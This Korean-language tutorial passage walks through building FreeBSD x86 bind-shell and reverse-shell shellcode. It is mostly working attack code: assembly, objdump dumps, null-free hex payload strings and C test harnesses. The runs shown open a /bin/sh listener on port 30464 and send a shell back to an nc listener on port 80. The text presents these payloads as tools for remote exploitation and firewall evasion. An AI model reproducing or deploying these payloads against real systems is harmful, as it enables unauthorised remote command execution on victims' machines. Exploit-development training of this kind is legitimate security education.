Dump of assembler code for function socket:
0x08049d84 <socket+0>:  mov    $0x61,%eax
0x08049d89 <socket+5>:  int    $0x80
0x08049d8b <socket+7>:  jb     0x8049d7c <getprogname+12>
0x08049d8d <socket+9>:  ret
0x08049d8e <socket+10>: nop
0x08049d8f <socket+11>: nop
End of assembler dump.
(gdb)
```

--

__bswap32() 함수

--

```
(gdb) disas __bswap32
Dump of assembler code for function __bswap32:
0x080482d4 <__bswap32+0>:       push   %ebp
0x080482d5 <__bswap32+1>:       mov    %esp,%ebp
0x080482d7 <__bswap32+3>:       mov    0x8(%ebp),%eax
0x080482da <__bswap32+6>:       bswap  %eax
0x080482dc <__bswap32+8>:       leave
0x080482dd <__bswap32+9>:       ret
0x080482de <__bswap32+10>:      nop
0x080482df <__bswap32+11>:      nop
End of assembler dump.
(gdb)
```

--

__bswap16() 함수

--

```
(gdb) disas __bswap16
Dump of assembler code for function __bswap16:
0x080482bc <__bswap16+0>:       push   %ebp
0x080482bd <__bswap16+1>:       mov    %esp,%ebp
0x080482bf <__bswap16+3>:       sub    $0x4,%esp
0x080482c2 <__bswap16+6>:       mov    0x8(%ebp),%eax
0x080482c5 <__bswap16+9>:       mov    %ax,0xfffffffe(%ebp)
0x080482c9 <__bswap16+13>:      mov    0xfffffffe(%ebp),%ax
0x080482cd <__bswap16+17>:      xchg   %ah,%al
0x080482cf <__bswap16+19>:      movzwl %ax,%eax
0x080482d2 <__bswap16+22>:      leave
0x080482d3 <__bswap16+23>:      ret
End of assembler dump.
(gdb)
```

--

bind() 함수

--
(gdb) **disas bind**
Dump of assembler code for function bind:
0x08049cdc <bind+0>: mov $0x68,%eax
0x08049ce1 <bind+5>: int $0x80
0x08049ce3 <bind+7>: jb 0x8049cd4 <accept+12>
0x08049ce5 <bind+9>: ret
0x08049ce6 <bind+10>: nop
0x08049ce7 <bind+11>: nop
End of assembler dump.
(gdb)
--

listen() 함수

--
(gdb) **disas listen**
Dump of assembler code for function listen:
0x08049cb4 <listen+0>: mov $0x6a,%eax
0x08049cb9 <listen+5>: int $0x80
0x08049cbb <listen+7>: jb 0x8049cac <dup2+12>
0x08049cbd <listen+9>: ret
0x08049cbe <listen+10>: nop
0x08049cbf <listen+11>: nop
0x08049cc0 <listen+12>: jmp 0x8053474 <.cerror>
0x08049cc5 <listen+17>: lea 0x0(%esi),%esi
End of assembler dump.
(gdb)
--

accept() 함수

--
(gdb) **disas accept**
Dump of assembler code for function accept:
0x08049cc8 <accept+0>: mov $0x1e,%eax
0x08049ccd <accept+5>: int $0x80
0x08049ccf <accept+7>: jb 0x8049cc0 <listen+12>
0x08049cd1 <accept+9>: ret
0x08049cd2 <accept+10>: nop
0x08049cd3 <accept+11>: nop
0x08049cd4 <accept+12>: jmp 0x8053474 <.cerror>
0x08049cd9 <accept+17>: lea 0x0(%esi),%esi
End of assembler dump.
(gdb)
--

dup2() 함수

--
(gdb) **disas dup2**
Dump of assembler code for function dup2:

```
0x08049ca0 <dup2+0>:    mov    $0x5a,%eax
0x08049ca5 <dup2+5>:    int    $0x80
0x08049ca7 <dup2+7>:    jb     0x8049c98 <err+6>
0x08049ca9 <dup2+9>:    ret
0x08049caa <dup2+10>:   nop
0x08049cab <dup2+11>:   nop
0x08049cac <dup2+12>:   jmp    0x8053474 <.cerror>
0x08049cb1 <dup2+17>:   lea    0x0(%esi),%esi
End of assembler dump.
(gdb)
--
```

execve() 함수

```
--
(gdb) disas execve
Dump of assembler code for function execve:
0x080484f4 <execve+0>:  mov    $0x3b,%eax
0x080484f9 <execve+5>:  int    $0x80
0x080484fb <execve+7>:  jb     0x80484ec <_set_tp+12>
0x080484fd <execve+9>:  ret
0x080484fe <execve+10>: nop
0x080484ff <execve+11>: nop
0x08048500 <execve+12>: jmp    0x8052ec4 <.cerror>
0x08048505 <execve+17>: lea    0x0(%esi),%esi
End of assembler dump.
(gdb)
--
```

위 코드들을 쉘코드로 작동하게끔 다시 어셈블 하면 다음과 같은 코드가 됩니다.

```
--
[graylynx@freebsd62 ~/work/bind_sh]$ cat bind_sh2.s
.globl main
main:
                call    fork
                test    %eax, %eax
                jnz     exit
                call    eoc
start:
                pop     %esi                    // esi = 변수들의 base 주소
                pushl   $0x0
                pushl   $0x1
                pushl   $0x2
                call    socket                  // socket(PF_INET, SOCK_STREAM, 0);
                mov     %eax, (%esi)            // serv_sock 저장
                add     $0xc, %esp

                movb    $0x2, 0x9(%esi)         // serv_addr.sin_family = AF_INET;
                movb    $0x77, 0xa(%esi)        // serv_addr.sin_port = htons(0x7700);
```

```
                pushl   $0x10
                leal    0x8(%esi), %ebx
                push    %ebx
                push    (%esi)
                call    bind                    // bind(serv_sock, &serv_addr, 16);
                add     $0xc, %esp

                pushl   $0x1
                push    (%esi)
                call    listen                  // listen(serv_sock, 1);
                add     $0x8, %esp

                pushl   $0x0
                pushl   $0x0
                push    (%esi)
                call    accept                  // accept(serv_sock, 0, 0);
                mov     %eax, 0x4(%esi)         // clnt_sock 저장
                add     $0xc, %esp

                pushl   $0x0
                push    0x4(%esi)
                call    dup2                    // dup2(clnt_sock, 0);
                add     $0x8, %esp

                pushl   $0x1
                push    0x4(%esi)
                call    dup2                    // dup2(clnt_sock, 1);
                add     $0x8, %esp

                pushl   $0x2
                push    0x4(%esi)
                call    dup2                    // dup2(clnt_sock, 2);
                add     $0x8, %esp

                movl    $0x6e69622f, 0x18(%esi)
                movl    $0x0068732f, 0x1c(%esi)
                leal    0x18(%esi), %ebx
                mov     %ebx, 0x20(%esi)
                movl    $0x0, 0x24(%esi)
                pushl   $0x0
                leal    0x24(%esi), %edx
                push    %edx
                push    %ebx
                call    execve                  // execve( “/bin/sh” , sh, NULL);
                call    exit                    // exit();
fork:
                mov     $0x2, %eax
                int     $0x80
                ret
socket:
                mov     $0x61, %eax
                int     $0x80
                ret
```

```
bind:
                mov     $0x68, %eax
                int     $0x80
                ret
listen:
                mov     $0x6a, %eax
                int     $0x80
                ret
accept:
                mov     $0x1e, %eax
                int     $0x80
                ret
dup2:
                mov     $0x5a, %eax
                int     $0x80
                ret
execve:
                mov     $0x3b, %eax
                int     $0x80
                ret
exit:
                mov     $0x1, %eax
                int     $0x80
eoc:
                call    start
[graylynx@freebsd62 ~/work/bind_sh]$
--
```

원래의 C 코드에서처럼 우리는 serv_sock, clnt_sock 와 serv_addr 등의 변수들을 메모리 공간에 할당해줘야 하는데, 위의 쉘코드에서는 코드의 마지막 주소를 기준으로 변수의 값들을 저장하도록 했습니다.

아래 그림은 알아보기 쉽게 변수가 사용하는 메모리 공간을 나타낸 것입니다.
(+0x?? 는 pop %esi 이후, esi 레지스터를 기준으로 나타낸 변수들의 오프셋입니다)

+0x0	+0x4	+0x8	+0xa	+0xc	+0x10	+0x18	+0x20	+0x24
serv_sock	clnt_sock	family	port	addr	dummy	"/bin/sh"	*sh	NULL

__bswap32() 와 __bswap16() 함수는 굳이 함수로 만들 필요가 없어서, 해당 변수의 오프셋에 바로 값을 대입했습니다. (밑의 코드)

```
--
movb    $0x2, 0x9(%esi)         // serv_addr.sin_family = AF_INET;
movb    $0x77, 0xa(%esi)        // serv_addr.sin_port = htons(0x7700);
--
```

dup2() 함수는 파일 디스크립터를 복사하는 함수로써, 0 (표준 입력) / 1 (표준 출력) / 2 (표준 에러출력) 디스크립터와 clnt_sock 디스크립터를 연결시켜주는 역할을 합니다.

문자열 "/bin/sh" 를 메모리에 쓸 때 movl 을 통해 복사하는데 인텔계열 cpu 는 little endian 을 사용하므로, "nib/" "₩x00hs/" 형식으로 4바이트 단위로 값을 뒤집어서 복사해야 합니다.

자, 그럼 만들어진 쉘코드를 컴파일 한 뒤, 16진수로 바꿔봅시다.

```
--
[graylynx@freebsd62 ~/work/bind_sh]$ gcc bind_sh2.s -o bind_sh2
[graylynx@freebsd62 ~/work/bind_sh]$ objdump -d bind_sh2
...
0804848c <main>:
 804848c:       e8 a6 00 00 00          call   8048537 <fork>
 8048491:       85 c0                   test   %eax,%eax
 8048493:       0f 85 d6 00 00 00       jne    804856f <exit>
 8048499:       e8 d8 00 00 00          call   8048576 <eoc>

0804849e <start>:
 804849e:       5e                      pop    %esi
 804849f:       6a 00                   push   $0x0
 80484a1:       6a 01                   push   $0x1
 80484a3:       6a 02                   push   $0x2
 80484a5:       e8 95 00 00 00          call   804853f <socket>
 80484aa:       89 06                   mov    %eax,(%esi)
 80484ac:       83 c4 0c                add    $0xc,%esp
 80484af:       c6 46 09 02             movb   $0x2,0x9(%esi)
 80484b3:       c6 46 0a 77             movb   $0x77,0xa(%esi)
 80484b7:       6a 10                   push   $0x10
 80484b9:       8d 5e 08                lea    0x8(%esi),%ebx
 80484bc:       53                      push   %ebx
 80484bd:       ff 36                   pushl  (%esi)
 80484bf:       e8 83 00 00 00          call   8048547 <bind>
 80484c4:       83 c4 0c                add    $0xc,%esp
 80484c7:       6a 01                   push   $0x1
 80484c9:       ff 36                   pushl  (%esi)
 80484cb:       e8 7f 00 00 00          call   804854f <listen>
 80484d0:       83 c4 08                add    $0x8,%esp
 80484d3:       6a 00                   push   $0x0
 80484d5:       6a 00                   push   $0x0
 80484d7:       ff 36                   pushl  (%esi)
 80484d9:       e8 79 00 00 00          call   8048557 <accept>
 80484de:       89 46 04                mov    %eax,0x4(%esi)
 80484e1:       83 c4 0c                add    $0xc,%esp
 80484e4:       6a 00                   push   $0x0
 80484e6:       ff 76 04                pushl  0x4(%esi)
 80484e9:       e8 71 00 00 00          call   804855f <dup2>
 80484ee:       83 c4 08                add    $0x8,%esp
 80484f1:       6a 01                   push   $0x1
 80484f3:       ff 76 04                pushl  0x4(%esi)
 80484f6:       e8 64 00 00 00          call   804855f <dup2>
 80484fb:       83 c4 08                add    $0x8,%esp
 80484fe:       6a 02                   push   $0x2
 8048500:       ff 76 04                pushl  0x4(%esi)
```

```
 8048503:       e8 57 00 00 00          call   804855f <dup2>
 8048508:       83 c4 08                add    $0x8,%esp
 804850b:       c7 46 18 2f 62 69 6e    movl   $0x6e69622f,0x18(%esi)
 8048512:       c7 46 1c 2f 73 68 00    movl   $0x68732f,0x1c(%esi)
 8048519:       8d 5e 18                lea    0x18(%esi),%ebx
 804851c:       89 5e 20                mov    %ebx,0x20(%esi)
 804851f:       c7 46 24 00 00 00 00    movl   $0x0,0x24(%esi)
 8048526:       6a 00                   push   $0x0
 8048528:       8d 56 24                lea    0x24(%esi),%edx
 804852b:       52                      push   %edx
 804852c:       53                      push   %ebx
 804852d:       e8 35 00 00 00          call   8048567 <execve>
 8048532:       e8 38 00 00 00          call   804856f <exit>

08048537 <fork>:
 8048537:       b8 02 00 00 00          mov    $0x2,%eax
 804853c:       cd 80                   int    $0x80
 804853e:       c3                      ret

0804853f <socket>:
 804853f:       b8 61 00 00 00          mov    $0x61,%eax
 8048544:       cd 80                   int    $0x80
 8048546:       c3                      ret

08048547 <bind>:
 8048547:       b8 68 00 00 00          mov    $0x68,%eax
 804854c:       cd 80                   int    $0x80
 804854e:       c3                      ret

0804854f <listen>:
 804854f:       b8 6a 00 00 00          mov    $0x6a,%eax
 8048554:       cd 80                   int    $0x80
 8048556:       c3                      ret

08048557 <accept>:
 8048557:       b8 1e 00 00 00          mov    $0x1e,%eax
 804855c:       cd 80                   int    $0x80
 804855e:       c3                      ret

0804855f <dup2>:
 804855f:       b8 5a 00 00 00          mov    $0x5a,%eax
 8048564:       cd 80                   int    $0x80
 8048566:       c3                      ret

08048567 <execve>:
 8048567:       b8 3b 00 00 00          mov    $0x3b,%eax
 804856c:       cd 80                   int    $0x80
 804856e:       c3                      ret

0804856f <exit>:
 804856f:       b8 01 00 00 00          mov    $0x1,%eax
 8048574:       cd 80                   int    $0x80
```

```
08048576 <eoc>:
 8048576:       e8 23 ff ff ff          call   804849e <start>
...
--
```

이제 테스트를 해봐야겠죠?

```
--
[graylynx@freebsd62 ~/work/bind_sh]$ cat bind_op2.c
char sh[] =
"₩xe8₩xa6₩x00₩x00₩x00₩x85₩xc0₩x0f₩x85₩xd6₩x00₩x00₩x00₩xe8₩xd8₩x00₩x00₩x00"
"₩x5e₩x6a₩x00₩x6a₩x01₩x6a₩x02₩xe8₩x95₩x00₩x00₩x00₩x89₩x06₩x83₩xc4₩x0c"
"₩xc6₩x46₩x09₩x02₩xc6₩x46₩x0a₩x77₩x6a₩x10₩x8d₩x5e₩x08₩x53₩xff₩x36"
"₩xe8₩x83₩x00₩x00₩x00₩x83₩xc4₩x0c₩x6a₩x01₩xff₩x36₩xe8₩x7f₩x00₩x00₩x00"
"₩x83₩xc4₩x08₩x6a₩x00₩x6a₩x00₩xff₩x36₩xe8₩x79₩x00₩x00₩x00₩x89₩x46₩x04"
"₩x83₩xc4₩x0c₩x6a₩x00₩xff₩x76₩x04₩xe8₩x71₩x00₩x00₩x00₩x83₩xc4₩x08₩x6a₩x01"
"₩xff₩x76₩x04₩xe8₩x64₩x00₩x00₩x00₩x83₩xc4₩x08₩x6a₩x02₩xff₩x76₩x04"
"₩xe8₩x57₩x00₩x00₩x00₩x83₩xc4₩x08₩xc7₩x46₩x18₩x2f₩x62₩x69₩x6e"
"₩xc7₩x46₩x1c₩x2f₩x73₩x68₩x00₩x8d₩x5e₩x18₩x89₩x5e₩x20"
"₩xc7₩x46₩x24₩x00₩x00₩x00₩x00₩x6a₩x00₩x8d₩x56₩x24₩x52₩x53"
"₩xe8₩x35₩x00₩x00₩x00₩xe8₩x38₩x00₩x00₩x00₩xb8₩x02₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x61₩x00₩x00₩x00₩xcd₩x80₩xc3₩xb8₩x68₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x6a₩x00₩x00₩x00₩xcd₩x80₩xc3₩xb8₩x1e₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x5a₩x00₩x00₩x00₩xcd₩x80₩xc3₩xb8₩x3b₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x01₩x00₩x00₩x00₩xcd₩x80₩xe8₩x23₩xff₩xff₩xff"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00";

main()
{
        printf( “Length = %d bytes₩n” , sizeof(sh));
        void(*shell)() = (void *)sh;
        shell();
}
[graylynx@freebsd62 ~/work/bind_sh]$ gcc bind_op2.c -o bind_op2
[graylynx@freebsd62 ~/work/bind_sh]$ ./bind_op2
Length = 280 bytes
[graylynx@freebsd62 ~/work/bind_sh]$ netstat -an | grep 30464
tcp4       0      0  *.30464                *.*                    LISTEN
[graylynx@freebsd62 ~/work/bind_sh]$
--
```

(마지막 부분에 덧붙여진 40개의 0x00 은 실제 리모트 공격시에는 제거해도 됩니다. 지금과 같이 로컬에서 테스트 할 때는 쉘코드 뒤에 여러 쓰래기 값들이 따라오므로 일부러 초기화 해주기 위해 넣은 것입니다)

30464번 (0x7700) 포트가 열렸구요..

윈도우용 nc 를 이용해서 해당 포트로 접속해보도록 하죠.

```
--
C:₩Documents and Settings₩graylynx>nc 192.168.248.41 30464
ls -la
total 324
drwxr-xr-x  2 graylynx  graylynx     512 Jun 13 22:09 .
drwxr-xr-x  6 graylynx  graylynx     512 Jun 13 16:06 ..
-rwxr-xr-x  1 graylynx  graylynx    4901 Jun 13 22:09 bind_op2
-rw-r--r--  1 graylynx  graylynx    1238 Jun 13 21:31 bind_op2.c
-rwxr-xr-x  1 graylynx  graylynx  142496 Jun 13 21:01 bind_sh
-rw-r--r--  1 graylynx  graylynx     616 Jun 13 21:01 bind_sh.c
-rwxr-xr-x  1 graylynx  graylynx    4928 Jun 13 22:03 bind_sh2
-rw-r--r--  1 graylynx  graylynx    1266 Jun 13 22:03 bind_sh2.s
uname -a
FreeBSD freebsd62.localhost 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40
:27 UTC 2007     root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386

id
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)
--
```

제대로 작동하는 것을 볼 수 있습니다.
하지만, 크기가 무려 240 바이트나(!) 되는군요. 거기다 0x00 도 엄청 많습니다.
이걸 다 없애줘야 합니다. 가능하면 크기도 작게..

다음 쉘코는 아래와 같은 작업을 거쳐 생성된 것입니다.

1. 함수들의 루틴을 메인함수에 직접 포함 (call, ret) 절약
2. add $0x8, %esp 등의 스택 정리 명령어들을 없앰
3. 0x00 제거

```
--
[graylynx@freebsd62 ~/work/bind_sh]$ objdump -d bind_sh3
...
0804848c <main>:
 804848c:       31 c0                   xor    %eax,%eax
 804848e:       50                      push   %eax
 804848f:       b0 02                   mov    $0x2,%al
 8048491:       cd 80                   int    $0x80
 8048493:       85 c0                   test   %eax,%eax
 8048495:       74 49                   je     80484e0 <jump>
 8048497:       31 c0                   xor    %eax,%eax
 8048499:       b0 01                   mov    $0x1,%al
 804849b:       cd 80                   int    $0x80

0804849d <start>:
 804849d:       5e                      pop    %esi
 804849e:       31 c0                   xor    %eax,%eax
```

```
 80484a0:       50                      push   %eax
 80484a1:       40                      inc    %eax
 80484a2:       50                      push   %eax
 80484a3:       40                      inc    %eax
 80484a4:       50                      push   %eax
 80484a5:       50                      push   %eax
 80484a6:       b0 61                   mov    $0x61,%al
 80484a8:       cd 80                   int    $0x80
 80484aa:       89 06                   mov    %eax,(%esi)
 80484ac:       c6 46 09 02             movb   $0x2,0x9(%esi)
 80484b0:       c6 46 0a 77             movb   $0x77,0xa(%esi)
 80484b4:       31 c0                   xor    %eax,%eax
 80484b6:       83 c0 10                add    $0x10,%eax
 80484b9:       50                      push   %eax
 80484ba:       8d 5e 08                lea    0x8(%esi),%ebx
 80484bd:       53                      push   %ebx
 80484be:       ff 36                   pushl  (%esi)
 80484c0:       50                      push   %eax
 80484c1:       b0 68                   mov    $0x68,%al
 80484c3:       cd 80                   int    $0x80
 80484c5:       31 c0                   xor    %eax,%eax
 80484c7:       40                      inc    %eax
 80484c8:       50                      push   %eax
 80484c9:       ff 36                   pushl  (%esi)
 80484cb:       50                      push   %eax
 80484cc:       b0 6a                   mov    $0x6a,%al
 80484ce:       cd 80                   int    $0x80
 80484d0:       31 c0                   xor    %eax,%eax
 80484d2:       50                      push   %eax
 80484d3:       50                      push   %eax
 80484d4:       ff 36                   pushl  (%esi)
 80484d6:       50                      push   %eax
 80484d7:       b0 1e                   mov    $0x1e,%al
 80484d9:       cd 80                   int    $0x80
 80484db:       89 46 04                mov    %eax,0x4(%esi)
 80484de:       eb 02                   jmp    80484e2 <skip>

080484e0 <jump>:
 80484e0:       eb 4c                   jmp    804852e <eoc>

080484e2 <skip>:
 80484e2:       31 c0                   xor    %eax,%eax
 80484e4:       50                      push   %eax
 80484e5:       ff 76 04                pushl  0x4(%esi)
 80484e8:       50                      push   %eax
 80484e9:       b0 5a                   mov    $0x5a,%al
 80484eb:       cd 80                   int    $0x80
 80484ed:       31 c0                   xor    %eax,%eax
 80484ef:       40                      inc    %eax
 80484f0:       50                      push   %eax
 80484f1:       ff 76 04                pushl  0x4(%esi)
 80484f4:       50                      push   %eax
 80484f5:       b0 5a                   mov    $0x5a,%al
```

```
 80484f7:       cd 80                   int    $0x80
 80484f9:       31 c0                   xor    %eax,%eax
 80484fb:       83 c0 02                add    $0x2,%eax
 80484fe:       50                      push   %eax
 80484ff:       ff 76 04                pushl  0x4(%esi)
 8048502:       50                      push   %eax
 8048503:       b0 5a                   mov    $0x5a,%al
 8048505:       cd 80                   int    $0x80
 8048507:       31 c0                   xor    %eax,%eax
 8048509:       c7 46 18 2f 62 69 6e    movl   $0x6e69622f,0x18(%esi)
 8048510:       c7 46 1c 2f 73 68 ff    movl   $0xff68732f,0x1c(%esi)
 8048517:       88 46 1f                mov    %al,0x1f(%esi)
 804851a:       8d 5e 18                lea    0x18(%esi),%ebx
 804851d:       89 5e 20                mov    %ebx,0x20(%esi)
 8048520:       88 46 24                mov    %al,0x24(%esi)
 8048523:       50                      push   %eax
 8048524:       8d 56 24                lea    0x24(%esi),%edx
 8048527:       52                      push   %edx
 8048528:       53                      push   %ebx
 8048529:       50                      push   %eax
 804852a:       b0 3b                   mov    $0x3b,%al
 804852c:       cd 80                   int    $0x80

0804852e <eoc>:
 804852e:       e8 6a ff ff ff          call   804849d <start>
...
--


--
[graylynx@freebsd62 ~/work/bind_sh]$ cat bind_op3.c
char sh[] =
"₩x31₩xc0₩x50₩xb0₩x02₩xcd₩x80₩x85₩xc0₩x74₩x49₩x31₩xc0₩xb0₩x01₩xcd₩x80"
"₩x5e₩x31₩xc0₩x50₩x40₩x50₩x40₩x50₩x50₩xb0₩x61₩xcd₩x80₩x89₩x06"
"₩xc6₩x46₩x09₩x02₩xc6₩x46₩x0a₩x77₩x31₩xc0₩x83₩xc0₩x10₩x50₩x8d₩x5e₩x08"
"₩x53₩xff₩x36₩x50₩xb0₩x68₩xcd₩x80₩x31₩xc0₩x40₩x50₩xff₩x36₩x50₩xb0₩x6a"
"₩xcd₩x80₩x31₩xc0₩x50₩x50₩xff₩x36₩x50₩xb0₩x1e₩xcd₩x80₩x89₩x46₩x04"
"₩xeb₩x02₩xeb₩x4c₩x31₩xc0₩x50₩xff₩x76₩x04₩x50₩xb0₩x5a₩xcd₩x80₩x31₩xc0"
"₩x40₩x50₩xff₩x76₩x04₩x50₩xb0₩x5a₩xcd₩x80₩x31₩xc0₩x83₩xc0₩x02₩x50"
"₩xff₩x76₩x04₩x50₩xb0₩x5a₩xcd₩x80₩x31₩xc0₩xc7₩x46₩x18₩x2f₩x62₩x69₩x6e"
"₩xc7₩x46₩x1c₩x2f₩x73₩x68₩xff₩x88₩x46₩x1f₩x8d₩x5e₩x18₩x89₩x5e₩x20"
"₩x88₩x46₩x24₩x50₩x8d₩x56₩x24₩x52₩x53₩x50₩xb0₩x3b₩xcd₩x80₩xe8₩x6a₩xff₩xff₩xff"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00";

main()
{
        printf("Length = %d₩n", sizeof(sh));
        void(*shell)() = (void *)sh;
        shell();
}
```

```
[graylynx@freebsd62 ~/work/bind_sh]$ gcc bind_op3.c -o bind_op3
[graylynx@freebsd62 ~/work/bind_sh]$ ./bind_op3
Length = 208
[graylynx@freebsd62 ~/work/bind_sh]$ netstat -an | grep 30464
tcp4       0      0  *.30464                *.*                    LISTEN
[graylynx@freebsd62 ~/work/bind_sh]$
--
```

이로써 0x00 이 제거된 178 바이트짜리 Bind 쉘코드가 만들어졌습니다. 다시 한번 말씀드리지만, 위의 0x00 코드들은 로컬에서 테스트하기 위해 덧붙여진 것입니다. 실제 쉘코드는 그 윗부분까지 입니다.

하지만 이렇게 다이어트를 해도 메타스플로잇(http://metasploit.com)의 76 바이트라는 섹쉬한(?) 사이즈를 자랑하는 쉘코드에 비하면, 턱없이 뚱뚱합니다. 뭔가 비법이 있을 법도 한데요.. 다음에 제작할 Reverse 쉘코드에 그 비법들을 적용해 보겠습니다.

IV. Reverse 쉘코드

이번 쉘코드는 네트워크 방화벽에 막혀있는 목표를 공략할 때 주로 쓰입니다. Bind 쉘코드 같은 경우, 네거티브 정책이 설정된 방화벽에서는 공격이 성공하여 포트를 연다 해도 허용된 포트로 가는 패킷 외에는 모두 차단되기 때문에 아무 소용이 없습니다. 하지만 Reverse 쉘코드는 허용된 포트를 통하여 (주로 80번) 정상적인 패킷인 것처럼 가장함으로써, 방화벽을 우회할 수 있습니다.

공격자의 컴퓨터에서는 nc -l -p 80 등의 명령으로 목표물의 연결을 기다리게 되며, 목표물은 exploit 이 성공했을 시 공격자의 컴퓨터로 접속한 뒤, Bind 쉘코드 처럼 입출력에 대한 디스크립터를 연결하게 됩니다. 기능적으로는 Bind 쉘코드와 거의 비슷하기 때문에 약간만 수정하면 충분히 우리가 원하는 바를 이룰 수 있습니다.
우선 C 언어로 작성해보도록 하죠.

```
--
[graylynx@freebsd62 ~/work/reverse_sh]$ cat reverse_sh.c
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define IP      "192.168.248.1"
#define PORT    80

int sock;
struct sockaddr_in serv_addr;

char *sh[2] = {"/bin/sh", NULL};

int main()
{
        if(fork() == 0) {
                sock = socket(PF_INET, SOCK_STREAM, 0);
                serv_addr.sin_family = AF_INET;
```

```
                serv_addr.sin_addr.s_addr = inet_addr(IP);
                serv_addr.sin_port = htons(PORT);
                connect(sock, (struct sockaddr*)&serv_addr, 16);
                dup2(sock, 0);
                dup2(sock, 1);
                dup2(sock, 2);
                execve(sh[0], sh, 0);
        }
}
[graylynx@freebsd62 ~/work/reverse_sh]$
--


--
[graylynx@freebsd62 ~/work/reverse_sh]$ gcc -static reverse_sh.c -o reverse_sh
[graylynx@freebsd62 ~/work/reverse_sh]$ ./reverse_sh
[graylynx@freebsd62 ~/work/reverse_sh]$
--


--
C:₩Documents and Settings₩graylynx>nc -l -p 80
uname; id
FreeBSD
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)
--
```

네.. 위와 같이 공격자의 80번 포트로 쉘을 띄워주게 됩니다. Bind 쉘코드에 비해 훨씬 간단하므로 다들 쉽게 만드실 거라 믿고, 자세한 설명은 코드로 대신하겠습니다.

connect() 함수

```
--
(gdb) disas connect
Dump of assembler code for function connect:
0x08049a20 <connect+0>: mov    $0x62,%eax
0x08049a25 <connect+5>: int    $0x80
0x08049a27 <connect+7>: jb     0x8049a18 <getprogname+12>
0x08049a29 <connect+9>: ret
0x08049a2a <connect+10>:        nop
0x08049a2b <connect+11>:        nop
0x08049a2c <connect+12>:        jmp    0x8053100 <.cerror>
0x08049a31 <connect+17>:        lea    0x0(%esi),%esi
End of assembler dump.
(gdb)
--


--
[graylynx@freebsd62 ~/work/reverse_sh]$ gcc -o reverse_sh2 reverse_sh2.s
[graylynx@freebsd62 ~/work/reverse_sh]$ objdump -d reverse_sh2
...
```

```
0804848c <main>:
 804848c:       e8 8d 00 00 00          call   804851e <fork>
 8048491:       85 c0                   test   %eax,%eax
 8048493:       0f 85 ad 00 00 00       jne    8048546 <exit>
 8048499:       e8 af 00 00 00          call   804854d <eoc>

0804849e <start>:
 804849e:       5e                      pop    %esi
 804849f:       6a 00                   push   $0x0
 80484a1:       6a 01                   push   $0x1
 80484a3:       6a 02                   push   $0x2
 80484a5:       e8 7c 00 00 00          call   8048526 <socket>
 80484aa:       89 06                   mov    %eax,(%esi)
 80484ac:       83 c4 0c                add    $0xc,%esp
 80484af:       c6 46 09 02             movb   $0x2,0x9(%esi)
 80484b3:       c6 46 0b 50             movb   $0x50,0xb(%esi)
 80484b7:       c7 46 0c c0 a8 f8 01    movl   $0x1f8a8c0,0xc(%esi)
 80484be:       6a 10                   push   $0x10
 80484c0:       8d 5e 08                lea    0x8(%esi),%ebx
 80484c3:       53                      push   %ebx
 80484c4:       ff 36                   pushl  (%esi)
 80484c6:       e8 63 00 00 00          call   804852e <connect>
 80484cb:       83 c4 0c                add    $0xc,%esp
 80484ce:       6a 00                   push   $0x0
 80484d0:       ff 36                   pushl  (%esi)
 80484d2:       e8 5f 00 00 00          call   8048536 <dup2>
 80484d7:       83 c4 08                add    $0x8,%esp
 80484da:       6a 01                   push   $0x1
 80484dc:       ff 36                   pushl  (%esi)
 80484de:       e8 53 00 00 00          call   8048536 <dup2>
 80484e3:       83 c4 08                add    $0x8,%esp
 80484e6:       6a 02                   push   $0x2
 80484e8:       ff 36                   pushl  (%esi)
 80484ea:       e8 47 00 00 00          call   8048536 <dup2>
 80484ef:       83 c4 08                add    $0x8,%esp
 80484f2:       c7 46 18 2f 62 69 6e    movl   $0x6e69622f,0x18(%esi)
 80484f9:       c7 46 1c 2f 73 68 00    movl   $0x68732f,0x1c(%esi)
 8048500:       8d 5e 18                lea    0x18(%esi),%ebx
 8048503:       89 5e 20                mov    %ebx,0x20(%esi)
 8048506:       c7 46 24 00 00 00 00    movl   $0x0,0x24(%esi)
 804850d:       6a 00                   push   $0x0
 804850f:       8d 56 24                lea    0x24(%esi),%edx
 8048512:       52                      push   %edx
 8048513:       53                      push   %ebx
 8048514:       e8 25 00 00 00          call   804853e <execve>
 8048519:       e8 28 00 00 00          call   8048546 <exit>

0804851e <fork>:
 804851e:       b8 02 00 00 00          mov    $0x2,%eax
 8048523:       cd 80                   int    $0x80
 8048525:       c3                      ret

08048526 <socket>:
```

```
 8048526:       b8 61 00 00 00          mov    $0x61,%eax
 804852b:       cd 80                   int    $0x80
 804852d:       c3                      ret

0804852e <connect>:
 804852e:       b8 62 00 00 00          mov    $0x62,%eax
 8048533:       cd 80                   int    $0x80
 8048535:       c3                      ret

08048536 <dup2>:
 8048536:       b8 5a 00 00 00          mov    $0x5a,%eax
 804853b:       cd 80                   int    $0x80
 804853d:       c3                      ret

0804853e <execve>:
 804853e:       b8 3b 00 00 00          mov    $0x3b,%eax
 8048543:       cd 80                   int    $0x80
 8048545:       c3                      ret

08048546 <exit>:
 8048546:       b8 01 00 00 00          mov    $0x1,%eax
 804854b:       cd 80                   int    $0x80

0804854d <eoc>:
 804854d:       e8 4c ff ff ff          call   804849e <start>
...
--


--
[graylynx@freebsd62 ~/work/reverse_sh]$ cat reverse_op2.c
char sh[] =
